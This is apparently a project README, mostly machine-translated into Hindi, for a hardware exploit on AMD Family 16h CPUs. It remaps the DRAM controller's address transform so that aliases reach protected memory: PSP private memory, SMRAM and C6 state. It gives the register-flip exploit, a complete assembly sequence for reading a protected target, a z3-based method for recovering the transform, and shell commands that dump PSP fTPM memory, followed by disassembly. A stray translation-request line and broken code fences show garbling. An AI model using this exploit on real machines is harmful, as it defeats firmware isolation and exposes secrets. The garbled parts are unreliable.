 xoreaxeaxeax/skitter-creek-bath-salts
CPU पर DRAM स्क्रैम्बलिंग के साथ _सब कुछ_ अनलॉक करना

DRAM स्क्रैम्बलिंग के साथ CPU पर सब कुछ अनलॉक करना — PSP, C6, माइक्रोकोड, SMM, और वह सब कुछ जो स्पेक्स में छूट गया।
&x == &x.
आमतौर पर।
DRAM कंट्रोलर को पोक करें और एक एड्रेस को मेमोरी में कहीं भी लैंड कराया जा सकता है।
skitter-creek-bath-salts मेमोरी पदानुक्रम की निचली परतों को संशोधित करके
भौतिक DRAM एड्रेस अनुवादों को रीवायर करता है। यह प्लेटफ़ॉर्म मेमोरी को स्क्रैम्बल
करता है, DRAM के संरक्षित क्षेत्रों को उजागर करता है — ऐसे कार्वआउट जो कर्नेल को भी
अदृश्य हैं। जब एड्रेस अनुवाद टूटते हैं, तो उन पर बने सुरक्षा प्रिमिटिव भी टूटते हैं,
और हम सब कुछ अनलॉक कर देते हैं।
AMD Family 16h CPUs पर विकसित और परीक्षित, यह अंतिम पीढ़ी है जिसके डेटाशीट DRAM कंट्रोलर के अनुवाद रजिस्टरों का दस्तावेज़ीकरण करते हैं — और दिखाते हैं कि उन्हें लॉक नहीं किया जा सकता। 17h और उसके बाद की पीढ़ियाँ बस इस जानकारी को छोड़ देती हैं। पीढ़ियों और आर्किटेक्चरों में समान है, और अंतर्निहित ट्रांसफ़ॉर्म ARM, RISC-V, और उससे आगे तक भी फैले हुए हैं; हमें दिखाता है।
skitter-creek-bath-salts*p की ओडिसीनीचे उतरने का रास्ता लंबा है।
मेमोरी अमूर्तता की इतनी गहरी परतों पर बनी है कि वे लगभग बेतुकी लगने लगती हैं। जब
आपका कोड *p को डीरेफ़रेंस करता है, तो ऐसा प्रतीत होता है कि यह p पर DRAM
एक्सेस कर रहा है। ऐसा नहीं है —
p एक वर्चुअल एड्रेस है, और DRAM का एक भी बिट छूने से पहले, उसे नीचे दी गई
परीक्षा से गुज़रना होता है:```
── CPU core / MMU ─────────────────────────────────────────────────
┌─ VA ← 64-bit virtual address from load/store
│
└> canonical-form check ──────────────────────┐ ← bits [63:48] sign-extend from bit 47
┌─ segment base add <─────────────────────────┘ ← FS.base / GS.base (MSR_FS_BASE, MSR_GS_BASE)
│
└> TLB probe ─────────────────────────────────┐ ← tagged by PCID (host) / VPID (guest)
hit → physical address k │
miss → engage hardware page walker │
┌─ page walk (from CR3) <─────────────────────┘ ← walked only on TLB miss
│ PML5[VA 56:48] ← only if CR4.LA57
│ PML4[VA 47:39]
│ PDPT[VA 38:30] ← 1 GiB leaf possible
│ PD [VA 29:21] ← 2 MiB leaf possible
│ PT [VA 20:12]
│ PTE ← R/W · U/S · NX · A/D · PAT · PCD · PWT · G
│
└> per-level checks ──────────────────────────┐ ← evaluated at every level of the walk
privilege (U/S) │ ← CPL vs PTE.U/S
write (R/W) │ ← + CR0.WP
execute (NX) │ ← EFER.NXE
SMEP / SMAP │ ← CR4.SMEP · CR4.SMAP · EFLAGS.AC
protection keys │ ← PKRU (user) · IA32_PKRS (supervisor)
┌─ A/D bit update <───────────────────────────┘ ← locked RMW on PTE
│
└> if guest: EPT / NPT re-walk ───────────────┐ ← each guest-PA above re-walked
EPT-PML4 → EPT-PDPT → EPT-PD → EPT-PT │ ← + EPT memory-type override
⇒ ~5× walks per single guest walk │
┌─ TLB shootdown IPIs <───────────────────────┘ ← invlpg broadcast to peer vCPUs
│
│ ── IOMMU (chipset / I/O fabric) ──────────────────────────────────
│
└> if device-initiated, IOMMU page walk ──────┐ ← VT-d / AMD-Vi: device-ID → domain → tables
│
┌── physical address k <─────────────────┘
│
│ ── CPU core / MMU — memory-type resolution ────────────────────────
│
└> MTRR range match ──────────────────────────┐ ← IA32_MTRR_DEF_TYPE + fixed/variable MTRRs
┌─ PAT entry select <─────────────────────────┘ ← IA32_PAT[ PTE.PAT:PCD:PWT ]
│
└> effective memory type ─────────────────────┐ ← { WB, WT, WC, WP, UC-, UC }
│
── CPU uncore — caches & coherence ────────────────────────────────
│
┌─ L1-D probe <───────────────────────────────┘ ← VIPT, per-core
│
└> L2 probe ──────────────────────────────────┐ ← per-core / per-CCX
┌─ LLC probe + directory consult <────────────┘ ← shared, sliced
│
└> snoop / coherence ─────────────────────────┐ ← MESI / MOESI broadcast
intra-socket │ ← broadcast to peer cores
inter-socket │ ← QPI · UPI · Infinity Fabric · CXL.cache
home-node directory response │ ← data | intervention | abort
│
── system data fabric / interconnect ──────────────────────────────
│
┌─ if MMIO range or sub-4 GiB MMIO hole <─────┘ ← uncore/data fabric posted/non-posted txn
│ → device BAR; done
│
└> else DRAM-bound: data fabric / mesh ───────┐ ← AMD DF · Intel mesh-or-ring uncore
│
┏━━ ── MCT / IMC (memory controller) ────────────────────────────────
W ┃ ┌─ DRAM hole remap <──────────────────────────┘ ← high-memory remap above TOM
E ┃ │
┃ └> memory-region exclusion remap ─────────────┐ ← reserved / protected ranges
┃ ┌─ channel interleave hash <──────────────────┘ ← XOR of selected PA bits → channel
A ┃ │
R ┃ └> rank interleave hash ──────────────────────┐ ← XOR of selected PA bits → rank
E ┃ ┌─ bank interleave hash <─────────────────────┘ ← XOR of selected PA bits → bank
┃ │
┃ └> bank swizzle / XOR scramble ───────────────┐ ← vendor- and BIOS-configurable
H ┃ ┌─ chip-select normalize (DCT) <──────────────┘ ← per-rank CS line
E ┃ │ rank → CS map
R ┃ │
E ┃ └> sub-channel select ────────────────────────┐ ← DDR5 / LPDDR5 only
┗━━ │
│
DRAM coordinates <─────────────────────────┘ ← bank group · bank · row (RAS) · column (CAS)
यह प्रोजेक्ट `*p` पाइपलाइन के सबसे गहरे स्तरों पर काम करता है, MCT/DCT परत पर
— जहाँ डेटा फैब्रिक/इंटरकनेक्ट से एक भौतिक पता मेमोरी
कंट्रोलर में प्रवेश करता है और अंतिम बार उन कच्चे DRAM निर्देशांकों में
पुनर्लिखित किया जाता है जो DIMM को जारी किए जाते हैं।

---

## DRAM को स्पैगेटीफाई करना

> भौतिक पते वास्तव में एक सुझाव से अधिक कुछ नहीं हैं।```nasm
xor dword [0xf80c2094], 0x00400000
यही है एक्सप्लॉइट। पूरा का पूरा।
DRAM कंट्रोलर में एक बिट-फ्लिप *p पाइपलाइन के निचले हिस्से को फिर से तार-जोड़ देता है, और जो डेटा &x पर था वह अब मिड-फ्लाइट में कहीं और है। अचानक &x != &x। CPU, फर्मवेयर, uncore, और चिपसेट जो भी तंत्र संरक्षित मेमोरी को अलग करने के लिए उपयोग करते हैं, वे सब मेमोरी कंट्रोलर के ऊपर बैठे हैं, और उनमें से कोई भी यह नहीं देखता कि नीचे क्या हो रहा है। फ़ेंस भौतिक पतों की रक्षा करते हैं, DRAM निर्देशांकों की नहीं; निर्देशांकों को पुनर्व्यवस्थित करें और ऊपर की बैरियर कभी ध्यान नहीं देतीं।
लेकिन DRAM को फिर से तार-जोड़ना आसान है। ऊपर वाला बिट DCT में बैंक-स्विज़ल-मोड है, और यह अंतिम परत पर पता रीमैप्स को नियंत्रित करने वाले दर्जनों में से बस एक है — आपको बस उन्हें ठोकना है ताकि ऊपर बनी हर चीज़ गिर जाए। फिर कठिन हिस्सा यह है कि प्लेटफ़ॉर्म को चालू बनाए रखना जबकि पूरी सिस्टम मेमोरी उसके नीचे उलझ जाती है।
तरकीब: तेज़ रहो, और DRAM को मत छुओ। APs को अक्षम करो, TLBs को प्राइम करो, कैश को गर्म करो, इंटरप्ट अक्षम करो, लक्ष्य को फ्लश करो, मेमोरी एक्सेस को सीरियलाइज़ करो, और उम्मीद करो कि CPU ने आने वाले निर्देशों को प्रीफ़ेच कर लिया है। फिर DRAM को स्पैगेटीफ़ाई करने के लिए MCT/DCT को फिर से तार-जोड़ो, संरक्षित क्षेत्र से कुछ डेटा उठाओ, मैपिंग्स को वापस लाओ, फिर से सीरियलाइज़ करो, इंटरप्ट सक्षम करो, APs को फिर से शुरू करो, और प्लेटफ़ॉर्म सामान्य हो जाता है।```nasm mov eax, [0xf80c2094] ; prime mmio TLB mov eax, [0x6f800000] ; prime target TLB pushf ; preserve flags cli ; interrupts off clflush [0x6f800000] ; evict the target, force the dram read mfence ; barrier - no coherent world dram access lfence ; reordered into spaghettified view xor dword [0xf80c2094], 1<<22 ; flip dct swizzle → spaghettify dram mov ebx, [0x6f800000] ; fetch target in spaghettified view xor dword [0xf80c2094], 1<<22 ; restore dct swizzle → unscramble mfence ; barrier - no spaghettified dram access lfence ; reordered into coherent world view popf ; interrupts back on
paging, cache states, threading, और TLBs के कुछ सावधानीपूर्वक सेटअप के साथ,
address scrambling को C से काम करने के लिए बनाया जा सकता है, ताकि `*p` pipeline
के collapsing को दर्शाया जा सके, और platform का corrupted दृश्य जब अचानक `&x != &x` हो जाए:

तो हम map को फिर से wire कर सकते हैं और इसे बिना किसी निशान के बहाल कर सकते हैं। बस यह जानना बाकी है कि हमने इसे किसमें rewire किया।
---
## *सब कुछ* Unlock करना
> Platform पर हर protected memory region, एक calculator से reachable।
उपरोक्त approach के साथ, हम एक चल रहे system पर MCT/DCT transform को reprogram कर सकते हैं — `*p` pipeline के सबसे निचले stage को पुनर्व्यवस्थित करके memory को उसके ऊपर बनी हर protection के नीचे से scramble कर सकते हैं।
लेकिन एक चुनौती है: जबकि हम एक साधारण `xor dword [0xf80c2094], 0x00400000` से translation को reprogram कर सकते हैं, हमें नहीं पता कि MCT/DCT कौन से नए transforms उपयोग करेगा (datasheets यहाँ underspecified हैं — xor maps off हैं, MMIO subtractive stage unordered है, और details models के अनुसार भिन्न होती हैं)। इसके बिना, memory scramble हो जाती है, लेकिन हमारे पास इसे reconstruct करने का कोई तरीका नहीं है।
सौभाग्य से, DRAM controller का address transform एक GF(2) linear map है, जिसका अर्थ है कि हम बुनियादी linear algebra से scrambled memory को reconstruct कर सकते हैं।
पहले, सामान्य स्थिति पर विचार करें: default MCT/DCT configuration का forward transform किसी physical address पर लागू होता है, जो DRAM में एक secret पर पहुँचता है:```
┌ ┐ ┌ ┐ ┌ ┐
│ 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 1 0 0 1 0 0 1 0 0 0 0 0 0 0 │ │ 0 │ │ 1 │
│ 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 │ │ 1 │ │ 1 │
│ 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 │ │ 0 │ │ 1 │
│ 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 │ · │ 1 │ = │ 1 │
│ 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 │ │ 1 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 │ │ 0 │ │ 0 │
└ ┘ └ ┘ └ ┘
M_firmware target secret
यह मेमोरी का सुसंगत दृश्य है: *p पाइपलाइन का सबसे निचला चरण
ठीक वैसे ही काम करता है जैसे उसे करना चाहिए।
अब *p के MCT/DCT चरण को xor dword [0xf80c2094], 0x00400000 के साथ
पुनःतारित करें, और प्लेटफ़ॉर्म मेमोरी के एक scrambled/spaghettified दृश्य में
प्रवेश करता है जहाँ एक भिन्न रूपांतरण एक alias को उसी DRAM रहस्य तक
पहुँचने देता है:```
┌ ┐ ┌ ┐ ┌ ┐
│ 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 │ │ 1 │ │ 1 │
│ 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 1 0 0 1 0 0 1 0 0 │ │ 1 │ │ 0 │
│ 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 │ │ 1 │ │ 1 │
│ 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 │ │ 1 │ │ 1 │
│ 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 │ · │ 0 │ = │ 1 │
│ 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 │ │ 0 │ │ 0 │
│ 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 │ │ 0 │ │ 0 │
└ ┘ └ ┘ └ ┘
M_attacker alias secret
यह उपनाम हमें उसी रहस्य तक पहुँचने देता है, बिना सुसंगत दृश्य के लिए बनाए गए मौजूदा प्लेटफ़ॉर्म लॉक और सुरक्षा उपायों से टकराए। उपनाम खोजने के लिए, आक्रमणकारी/स्पैगेटिफाइड हैश के व्युत्क्रम को फ़र्मवेयर/सुसंगत हैश के अग्रगामी के साथ संयोजित करें, ताकि वह अनुवाद प्राप्त हो जो दुर्भावनापूर्ण MCT/DCT कॉन्फ़िगरेशन से किसी भी रहस्य तक पहुँच सके:```
    ┌                                 ┐   ┌                                 ┐   ┌   ┐     ┌   ┐
    │ 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 0 1 0 0 1 0 0 1 0 0 0 0 0 0 0 │   │ 0 │     │ 1 │
    │ 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 │   │ 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 │     │ 1 │
    │ 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 │   │ 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 │   │ 1 │     │ 1 │
    │ 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 │   │ 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 │   │ 0 │     │ 1 │
    │ 0 0 0 0 1 0 0 0 0 0 1 0 0 0 0 1 │ · │ 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 │ · │ 1 │  =  │ 0 │
    │ 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 │   │ 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 │   │ 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 │   │ 1 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 │   │ 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 │   │ 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 │   │ 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 │   │ 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 │   │ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 │   │ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 │   │ 0 │     │ 0 │
    └                                 ┘   └                                 ┘   └   ┘     └   ┘
               M_attacker⁻¹                              M_firmware             target    alias
एकमात्र चुनौती यह है कि मैट्रिक्स अज्ञात हैं, जिसका अर्थ है कि हमें कोई जानकारी नहीं है कि मेमोरी वास्तव में कैसे अस्त-व्यस्त की गई है, और शुरुआत में रहस्य तक पहुँचने के लिए उपयोग करने के लिए कोई रूपांतरण नहीं है:``` ┌ ┐ ┌ ┐ ┌ ┐ ┌ ┐ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 1 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ · │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ · │ 1 │ = │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 1 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? │ │ 0 │ │ ? │ └ ┘ └ ┘ └ ┘ └ ┘ M_attacker⁻¹ M_firmware target alias
सौभाग्य से, इस बिंदु पर यह केवल रैखिक बीजगणित है, और यदि आप चाहें तो आप रूपांतरणों को हाथ से हल कर सकते हैं। या: एक कैलकुलेटर।

हम [z3](https://github.com/z3prover/z3) का उपयोग करते हैं। सबसे पहले, SMT सॉल्वर को काम करने के लिए बाधाओं (constraints) की आवश्यकता होती है।

सुसंगत दृश्य (coherent view) में शुरू करें, स्पैगेटिफाइड दृश्य (spaghettified view) पर स्विच करने के लिए MCT/DCT को संशोधित करें, मेमोरी में एक यादृच्छिक पते पर `0xdeadc0de` जैसा कोई सेंटिनल मान डालें, वापस सुसंगत दृश्य पर फ्लिप करें, और मेमोरी को स्कैन करें कि सेंटिनल कहाँ फिर से प्रकट होता है। यह एक (target, alias) युग्म देता है — एक ठोस डेटापॉइंट जो दो भौतिक पते दिखाता है जो DRAM में एक ही सेल पर मैप होते हैं। इस प्रक्रिया को दोहराएँ, कुछ डेटा एकत्र करें, इसे z3 को पास करें, और यह दोनों दृश्यों के बीच परिवर्तित करने के लिए आवश्यक ट्रांसलेशन मैट्रिक्स को हल कर देता है — एक तरफ कोई भी सुसंगत-दृश्य भौतिक पता, दूसरी तरफ उसका स्पैगेटिफाइड-दृश्य उपनाम:```
    ┌                                 ┐   ┌   ┐     ┌   ┐
    │ 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 1 0 0 1 0 0 1 0 0 0 0 0 0 0 │   │ 0 │     │ 1 │
    │ 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 │   │ 0 │     │ 1 │
    │ 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 │   │ 1 │     │ 1 │
    │ 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 │   │ 0 │     │ 1 │
    │ 0 0 0 0 1 0 0 0 0 0 1 0 0 0 0 1 │ · │ 1 │  =  │ 0 │
    │ 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 │   │ 1 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 │   │ 0 │     │ 0 │
    │ 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 │   │ 0 │     │ 0 │
    └                                 ┘   └   ┘     └   ┘
         M_attacker⁻¹ ∘ M_firmware        target    alias


Feeding alias pairs to z3 one at a time lets us watch the SMT solver decipher the memory scrambling in real time, as shown in the opening image.
The solved transform is a rosetta stone: any target address in the coherent view
maps to an alias that reaches the same DRAM in the spaghettified view. To reach
any protected memory, take an address we can't normally touch — PSP private
memory, SMRAM, the C6 idle-state — and run it through the transform to get its
alias. Then rewire the DCT with xor dword [0xf80c2094], 0x00400000, read or
write the alias, and switch back with a second xor. The alias's path through
the *p pipeline never hits a fence the platform built for the coherent view —
unrestricted access to anything in DRAM.

In the end, everything so carefully walled off — PSP private memory, SMRAM, the C6 idle-state, inaccessible from the OS, ring-0, sometimes the CPU itself — is still sitting in the same DRAM capacitors. But the locks were built around the coherent view of memory, and do nothing against a spaghettified alias reaching the same cell.
Flip one bit in the final level of the *p pipeline, and we've unlocked
everything.
Tamper with your PSP, see what happens.
The fTPM runs on the PSP's own ARM core, in a DRAM carveout right past the visible top-of-memory. Reach it by aliasing an OS-visible physical address onto it, pull the bytes out, disassemble.```sh
./userspace/platform_check || exit 1
eval "$(sudo ./userspace/dram_carveouts --region psp)"
sudo ./userspace/dram_dump --protected-pa $PSP_BASE --length $PSP_SIZE
$(printf -- '--map %s ' data/maps/2x4gb_*.map) > psp.bin
objdump -b binary -m armv7 -M force-thumb --adjust-vma=$PSP_BASE
--start-address=$((PSP_BASE + 0x19d4))
--stop-address=$((PSP_BASE + 0x19d4 + 0x64))
-D psp.bin
Please provide the Markdown content to translate.```armasm
; crAmd_ModExp — the fTPM's RSA modular-exponentiation routine, recovered intact
; from the PSP's private DRAM.
7f8019d4:  b5f0       push  {r4, r5, r6, r7, lr}
7f8019d6:  b0e5       sub   sp, #404
7f8019de:  2280       movs  r2, #128                  ; 1024-bit operand
7f8019e4:  f7fe ffef  bl    0x7f8009c6                ; import base (aA)
7f8019ee:  a0eb       adr   r0, 0x7f801d9c            ; "crAmd_ModExp aA failed, status = 0x%x"
7f8019f8:  f7fe ffe5  bl    0x7f8009c6                ; import exponent (aB)
7f801a02:  a0f0       adr   r0, 0x7f801dc4            ; "crAmd_ModExp aB failed status = 0x%x"
7f801a18:  f000 fdd4  bl    0x7f8025c4                ; the modexp itself
7f801a20:  a0f2       adr   r0, 0x7f801dec            ; "crAmd_ModExp failed ret=0x%08x, exit"
7f801a22:  f000 fef5  bl    0x7f802810                ; log error
7f801a2e:  f001 e92a  blx   0x7f802c84                ; export result
7f801a36:  bdf0       pop   {r4, r5, r6, r7, pc}
